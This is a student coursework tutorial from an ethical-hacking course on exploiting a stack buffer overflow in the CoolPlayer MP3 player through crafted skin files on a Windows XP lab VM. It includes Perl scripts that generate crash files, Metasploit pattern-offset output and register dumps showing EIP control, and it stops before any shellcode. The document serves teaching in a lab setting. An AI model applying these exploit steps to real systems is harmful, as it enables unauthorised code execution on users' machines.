Exploit Exploration

Exploiting a Stack-Based Overflow within CoolPlayer MP3 Player

Ethan Hastie

CMP320: Ethical Hacking 3

BSc Ethical Hacking Year 3

2020/21

Note that Information contained in this document is for educational purposes.

.

+**Contents**

.

.

1 INTRODUCTION

1.1 BACKGROUND

In 2019, the MITRE Corporation published their Common Weakness Enumeration (CWE) catalog which contained a list of the 25 most common types of software vulnerabilities. The most found vulnerability and ranked number one within their catalog was CWE-119 which was also referred to as ‘Improper Restriction of Operations within the Bounds of a Memory Buffer’ and involves a larger class of buffer handling errors that includes buffer overflows and out-of-bound reads (Constantin, 2020). Despite it being the most common vulnerability, efforts in the past to eliminate these have been fruitful. The risk associated with this vulnerability is one of the highest and therefore a larger understanding is required to ensure there are appropriate countermeasures in place to stop this method of attack in the future.

To first understand how a buffer overflow attack takes place, it is important to understand the nature of the buffer. A buffer is a sequential section of memory allocated to contain any data type such as a character string or an array of integers (Buffer Overflow Vulnerabilities, Exploits & Attacks | Veracode, n.d.). The buffer contains a fixed length of data and is responsible for temporary data storage as data is transferred from one location to another (What is a Buffer Overflow | Attack Types and Prevention Methods | Imperva, 2021). When a buffer overflow/overrun occurs, more data than what the buffer is expecting is placed into the buffer. The extra data which the buffer can’t handle due to its fixed length will overflow into adjacent memory space which can lead to corruption or overwriting data contained in that space (Buffer Overflow Vulnerabilities, Exploits & Attacks | Veracode, n.d.). A buffer example may include an application that takes in a username and password as part of a login system. The size of the password variable in this instance is 8 bytes, so if a user logs into the application and the total number of bytes from the entered password variable is 10 bytes means that the application will override the buffer boundary. Since the entered input was 2 bytes more than expected the fixed length of the buffer will be surpassed and the data will be entered into an adjacent memory location.




Figure 1 Buffer Overflow Example

This can cause many unexpected behaviors such as memory access violations, segmentation faults, crashes, and incorrect results (What is a Buffer Overflow | Attack Types and Prevention

Methods | Imperva, 2021). Once a buffer overflow vulnerability has been successfully executed, this can lead to an operating system crash and allow an attacker to execute malicious code, otherwise termed shellcode (Buffer Overflow Vulnerabilities, Exploits & Attacks | Veracode, n.d.). Cybercriminals alter the execution path of the application by overwriting parts of its memory. The shellcode which they can then point to can lead to an attacker gaining unauthorised access to the system. Other actions may also include damaging files or exposing private information (What is a Buffer Overflow | Attack Types and Prevention Methods | Imperva, 2021). An example of shellcode that could be introduced within the program include a reverse shell, which when successfully executed would allow an attacker to fully compromise the targeted system by connecting to it allowing remote commands to be executed.

Stack-based buffer overflows are the most common type of buffer overflow attack amongst attackers and is performed by exploiting the stack (Rai, 2019). An attacker may manipulate the program either by overwriting a local variable near the buffer on the stack, a return address in a stack frame to point to shellcode which when the function returns will execute the shellcode, a function pointer or exception handler to point to the shellcode which will be executed or overwriting a local variable within a different stack frame which will then be used by the function which owns that frame in a later stage. One technique that may be used when during stack-based exploitation is called "trampolining". This involves the attacker finding a pointer to the stack buffer and calculating the location of the shellcode relative to that pointer. A jump instruction can then be used to branch to their shellcode. As well as stack-based overflows, attackers can also target the heap. Heap-based overflows, on the other hand, are much harder to exploit compared to their stack predecessors and will usually involve flooding the memory space allocated for a specific program (Rai, 2019). The method of exploiting heap overflows is different compared to the stack. Compared to the stack, exploits are aimed at corrupting this memory to overwrite internal structures such as linked list pointers.

The causes of buffer overflows are mostly coding errors, such as failing to allocate large enough buffers and not checking for overflow issues. Within programming languages such as C and C++, these are the most susceptible languages that are vulnerable to buffer overflows. This is because they do not offer built in protection against these attacks and as such are at a bigger risk of buffer overflows. Therefore, software developers must ensure that when building their applications using C or C++ that they conform to secure development practices (Buffer Overflow Vulnerabilities, Exploits & Attacks | Veracode, n.d.).

To demonstrate the severity of buffer overflow vulnerabilities, an application has been provided for testing. The name of this application is called Cool Player and is primarily a C windows-based program. CoolPlayer is an application designed to play MP3 files and allows users to listen to music. An example of this is shown below:

Figure 2 CoolPlayer Software User Interface

However, it was found to be vulnerable to a buffer overflow exploit when loading a skin file, with the file type being '.ini'. The machine that will be used to test for this vulnerability is an altered version of a Windows XP SP3 which will be loaded under VMWARE. This tutorial will address the Windows XP machine with DEP enabled and disabled. DEP, otherwise known as Date Execution Prevention, is a security feature within specific Windows versions which makes sure that memory is used safely within each program in a computer. This can make stack buffer overflows hard to exploit, although there are methods to overcome this such as ROP chains which can make the stack executable and run machine code. Section one will investigate the vulnerability within a DEP disabled environment, allowing for easier exploitation and a good understanding of how the application is vulnerable. On the other hand, section two will investigate how to overcome DEP mode and get the vulnerable application to execute shellcode through use of ROP chains.

1.2 AIM

The aim of this project is to develop a tutorial to demonstrate a buffer overflow vulnerability in the Windows-based MP3 Player CoolPlayer:

- Create an exploit under Windows XP with DEP disabled:
    - Prove that the overflow exists.
    - Demonstrate a proof of concept by getting the program to perform code such as calculator.
    - Introduce a more complicated payload within the vulnerable program such as a shell.
    - Demonstrate egg-hunter shellcode.
- Create an exploit under Windows XP with DEP enabled:
    - Use ROP chains to bypass DEP and execute shellcode.
- Discuss possible countermeasures to buffer overflows.

2 PROCEDURE AND RESULTS

2.1 OVERVIEW OF PROCEDURE

2.1.1 Environment Setup

Once the environment was setup, the vulnerable application is then installed and placed in a folder along with the other necessary files used to ensure that it runs correctly. When the software is correctly configured and successfully running within the XP machine, this should allow it to be tested. The Kali and XP machines should be able to communicate to each other. The main tool that is used is Immunity Debugger. Although one of the other debuggers is Ollydbg, Immunity has extra capabilities that is useful for later and is the preferred debugger throughout exploitation.

2.1.2 Buffer Overflow with DEP Disabled

The first section investigates the program with DEP disabled. First, the flaw must be identified and must be proven to be existed within the CoolPlayer software. This is done by creating a skin file, such as ‘test.ini’, with a payload long enough to overflow the buffer and loading it into the MP3 player. Then, using MSFVenom the distance to the EIP was calculated by creating a pattern of characters that the application overflows at and using the results from this overflow to allow control of the program. Once this was completed, the application was tested for the minimum number of bytes it would take for shellcode, such as 800, which was successful. For reliability, a jump to ESP method was performed to allow for effective stack exploitation by exploiting kernel32.dll for a JMP ESP command to jump to our shellcode.

Testing for bad characters and maximum space for shellcode commenced which helped overcome shellcode issues and finally be able to execute shellcode. Then, a more complex payload such as shell was carried out and was successful, further proving the concept. Egg-hunter shellcode was also illustrated, with a sample program calculator being successful in demonstrating the concept.

2.1.3 Buffer Overflow with DEP Enabled

Once the buffer overflow was proven, this tremendously towards exploiting the DEP version of Windows XP. First, ROP gadgets were searched for using bad characters that were found earlier. This found some interesting gadgets and then RET command were searched for, although most were ignored because of their read status. A RET command was found and this was placed in a simple script to test that ROP chains would work. Once this was successful, calculator was able to be created and run on the XP machine, showing that DEP was exploited.

2.2 Setting up the Environment

Install the 'Exploitable XP SP3' Virtual Machine. For the purposes of this, there is no need to configure a separate Windows XP machine as the provided virtual machine contains all the necessary tools to perform the exploitation:




Figure A-1 Windows XP Bootable Modes

Figure A-1 shows the different modes available on the Windows XP Machine. For section 1, exploits will be created to target the normal version of Windows XP, while section 2 involves enabling DEP (Opt-Out) mode. This will be useful for later on and can be enabled in the settings. The second machine that will be required will be a Kali machine. This is called 'Kali-Linux-2019.4-vmware-amd64' and will be used when more complex payloads such as reverse shells are developed and demonstrated within the vulnerable software.




Figure A-2 Virtual Machine Setup

Then, install the vulnerable software and the other required files, such as the DLL. This was placed in the Desktop directory with a folder name of 'Coursework'.




Figure 3 Vulnerable Application Setup

2.3 SECTION 1 – BUFFER OVERFLOW WITH DEP DISABLED

2.3.1 PROVING THE EXPLOIT: A SIMPLE ANALYSIS

2.3.1.1 Crashing the Application

Create a new folder in the root directory of the XP machine. This is used to hold the crash files. Then, create a Perl file called 'crash.pl'. This will be used to generate the skin file. Within the Perl file, enter the following:

```
# file name
my $file = "crash.ini";

# header info
my $header = "[CoolPlayer Skin]\nPlaylistSkin=";

# create 100 'A' characters
my $junk = "\x41" x 1000;

# create the file with payload of 100 A's
open($FILE,">$file");
print $FILE $header . $junk;
close($FILE);
```

Figure 3 Simple Crash File

Figure 4 shows the creation of a simple crash file with the necessary header information to make up the skin file. The skin file that is generated includes the header information that is necessary for the program to accept it. The script simply creates the crash file and fills it with 1000 'A' characters. Executing the Perl file will create the skin file that is needed to crash the program. This can be seen below:

```
[CoolPlayer Skin]
PlaylistSkin=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Figure 4 Output from Simple Crash File

Figure 5 shows the crash.ini file with the buffer full of A characters. Run the Cool Player software. This is ‘1801853.exe’. Once run right-click on the player and select **Options**. Locate the ini file which was created earlier and load this into the application:

Figure 5 Setup for Loading the Skin File

Figure 6 shows how the application will load in the skin file. This can be done by right-clicking on the app, clicking options and loading in the file. This should then create the error as show below. So, it is clear the skin file that was created has caused a buffer overflow.




Figure 6 Cool Player Crash Report

Figure 7 shows the error message that appears when we have crashed the program. It can therefore be determined that the application is vulnerable to a buffer overflow.

2.3.2 Proving the Exploit: An In-Depth Analysis

2.3.2.1 Using Immunity Debugger to Investigate the Crash

To understand how the application suffers from the buffer overflow when it accepts the skin file, a debugger tool can be used to investigate this and view important data. Immunity Debugger (Immunity Debugger, n.d.) is one of the most popular tools available for exploit development.

Using this tool, analysis can be conducted on the vulnerable application and investigate how the application functions when the buffer overflow event occurs. On the Desktop, open Immunity Debugger (Immunity Debugger, n.d.).

Figure 7 Immunity Debugger Desktop Icon

An example output that can be seen in Immunity Debugger is shown below:




Figure 8 Example Output within Immunity Debugger

Figure 9 shows example assembly instructions within the CoolPlayer software. The code can be inspected if needed. Run the CoolPlayer software and attach it to the debugger by clicking **File -> Attach**. This should bring up a menu as shown below, allowing you to select the cool player process. In this case, its name is ‘1801853’.




Figure 9 Attaching the Cool Player Software Process to the Debugger

Figure 10 shows a list of the ongoing processes within the Windows XP machine. One of these processes is 1801853, which is the MP3 software we are testing. Run the program by clicking the following on the toolbar:




Figure 10 Immunity Debugger Toolbar

This should display the cool player software. Load in the skin file as shown earlier. Note: the original script had 1000 A's and when the application tried to accept this file, this error message came up:




Figure 11 Error when Loading Skin Files

Change the junk variable to 2000 in the script and the application should accept the skin file.

```
# file name
my $file = "crash.ini";

# header info
my $header = "[CoolPlayer Skin]\nPlaylistSkin=";

# create 100 'A' characters
my $junk = "\x41" x 2000;

# create the file with payload of 100 A's
open($FILE,">$file");
print $FILE $header . $junk;
close($FILE);
```

Figure 12 Updated Version of the Crash File

Once the file has been accepted, the state of the registers changes significantly:




Figure 13 Register Values filled with Values from the Buffer

Figure 14 shows that the EIP register has been filed with four character 41's. So, the file we created has managed to overwrite the EIP value. The EIP register holds the value of the next instruction to execute in memory, meaning we can take control of the program. We can also see that the ESP and ESI registers have been filed with the buffer full of A's as shown in Figure 14. You can see that from the memory location '00112458' onwards that this has been filled with the buffer of A's. For now, we know that at least 2000 chars are enough to crash the program. Investigating the stack on the bottom right window, we know that it goes down. This can be seen here:

Figure 14 Example Data shown on the Stack

Figure 15 shows the ASCII dump within the stack. This cannot be viewed normally but can be enabled by right-clicking on the stack window then click ‘Show ASCII Dump’. It also shows that the stack has been filled with A characters. It is also of note that the memory address 00112108 has one B character in it:




Figure 15 Abnormality within the Stack

Initially, the stack pointer (00112458) and the source index (00112460) register which was also viewable in Figure 14 can be seen here:




Figure 16 Stack Pointer and Source Index Memory Locations

2.3.2.2 Finding the Distance to the EIP Register

Now, we know that the application overflows at 2000 junk characters. So, we need to control the EIP by finding the distance to it. One of the tools we can use to find this is a utility within Metasploit (Metasploit | Penetration Testing Software, Pen Testing Security | Metasploit, n.d.) created in Ruby. The tool 'pattern_create' is useful for buffer overflow exploitation and is used to create a pattern of characters. It asks for a number parameter and creates a pattern of characters from that number, such as 'Aa0Aa1Aa2'. This tool is usually held in 'C:\Program Files\Metasploit\Framework3\msf3\tools' but for the purposes of this testing these tools have been moved to the root directory for easy usage. Open the command line and navigate to the 'cmd' directory within root. This is where the tools for buffer exploitation are stored. Then, enter the following:

```
C:\cmd>pattern_create.exe 2000 > /cool/pattern2000.txt
C:/DOCUME~1/ADMINI~1/LOCALS~1/Temp/ocr1.tmp/lib/ruby/1.9.1/rubygems/custom_requi
re.rb:36:in `require': iconv will be deprecated in the future, use String#encode
 instead.
```

Figure 17 Usage of 'pattern_create.exe' under Metasploit

Figure 18 shows the usage of pattern_create to create a pattern of 2000 characters. This has been piped to the cool directory and will be used in the next script to determine the distance to the EIP. Since we know the app will overflow at 2000 characters, this makes sense to use a pattern of 2000 chars. To ensure that the pattern has been created you can view the contents of the pattern200.txt file within Notepad:

```
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad
```

Figure 18 Example Output from 'pattern_create.exe'

Figure 19 shows the pattern that we will use and will be displayed on the stack. Create the following file and paste the output from the pattern into the junk variable. This will create the skin file with the pattern and be used within Cool Player:


```
my $file = "pattern.ini";

my $header = "[CoolPlayer Skin]\nPlaylistSkin=";

my $junk = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6

open($FILE,">$file");
print $FILE $header . $junk;
close($FILE);
```


Figure 19 'Crashpattern.pl' File



```
[CoolPlayer Skin]
PlaylistSkin=Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9
```

Figure 20 Output of 'pattern.ini'

Figure 20 shows the creation of a skin file with the pattern of 2000 characters inserted into it, with the results of Figure 21 displaying the skin file with the 2000 characters, which can be viewed optionally. Once the application accepts the skin file, take note of the EIP register value. In this case, it was '6B42356B'. This will be needed for the next Metasploit tool that will be used to determine the size of the buffer that will overwrite the EIP:



```
Registers (FPU)
EDX 00140608
EBX 00000000
ESP 00112458 ASCII "6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn
EBP 42346B42
ESI 00112460 ASCII "k9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8B
EDI 0011E09F
EIP 6B42356B
C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty
ST1 empty
ST2 empty
ST3 empty
ST4 empty
ST5 empty
ST6 empty
ST7 empty
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

Figure 21 Contents of Registers with EIP Register

Figure 22 shows the contents of the register after it accepted the skin file. The stack pointer and source index show the results of the pattern. Along with this, the application has a new EIP value named '6B42356B'. This will help determine the distance to the EIP to help overwrite the EIP. The next tool that we can use to assist with buffer overflow exploitation is 'pattern_offset.exe'. This is another tool within Metasploit (Metasploit | Penetration Testing Software, Pen Testing Security | Metasploit, n.d.) that can be used to calculate the distance to the EIP. It takes two parameters: *value* and *size of file*, however the latter is optional. Navigating to the 'cmd' directory again, enter the following with the register value we found earlier. Using pattern_offset utility, this should give us a value of 1096. You can ideally specify the size of the file if needed, which was the size of the buffer (2000):

```
C:\cmd>pattern_offset.exe 6B42356B
C:/DOCUME~1/ADMINI~1/LOCALS~1/Temp/ocr2.tmp/lib/ruby/1.9.1/rubygems
re.rb:36:in `require': iconv will be deprecated in the future, use
 instead.
1096
```

Figure 22 Output from 'pattern_offset.exe'

Figure 23 shows the distance to the EIP which is 1096. This can be used as a size to fill the buffer to overwrite the EIP. Create another file called 'crashtest.pl' and enter the following. This will overwrite EIP with the value BBBB:

```
my $file = "crashtest.ini";
my $header = "[CoolPlayer Skin]\nPlaylistSkin=";
my $junk1 = "\x41" x 1096;
my $eip = "BBBB";
my $junk2 = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5A

open($FILE,">$file");
print $FILE $header . $junk1 . $eip . $junk2;
close($FILE);
print "ini file created successfully\n";
```

Figure 23 Overwriting the EIP

Figure 24 shows the script which generates 1096 A characters and uses the value BBBB to check if the EIP can be successfully overwritten. The buffer full of A's should allow the value BBBB to be the EIP register contents. Running the file will then create the skin file and can be inspected in notepad if wished:

```
AAAAAAAAAAAAAAAAAAAAABBBBAa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2A
```

Figure 24 Output from 'crashtest.pl'

Once the application accepts the skin file, the EIP was successfully overwritten with the B characters:

```
EAX 41414142
ECX 0000B69B
EDX 00140608
EBX 00000000
ESP 00112458 ASCII "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7A
EBP 41414141
